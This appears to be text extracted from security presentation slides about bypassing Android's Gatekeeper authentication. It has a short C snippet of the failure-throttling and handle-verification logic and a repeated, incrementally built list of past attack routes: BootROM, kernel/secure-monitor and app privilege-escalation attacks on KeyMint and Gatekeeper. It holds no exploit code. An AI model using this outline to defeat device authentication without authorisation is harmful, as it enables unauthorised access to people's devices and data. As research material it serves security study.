
if (gk_inc_fails(failure_record) != 0) goto error;

if (gk_verify_hndl(input_handle, enrolled_handle) != 0) {
    // mismatched
    goto error;
} else {
    // matched
    gk_clear_throttle(failure_record);
    return 0;
}
```

How to bypass gatekeeper?


Past attack methods

1. BootROM exploit & patch bootchain




Past attack methods

1. BootROM exploit & patch bootchain
2. LK/Kernel exploit & attack secure monitor



Past attack methods


1. BootROM exploit & patch bootchain
2. LK/Kernel exploit & attack secure monitor
3. APP LPE & attack KeyMint&Gatekeeper



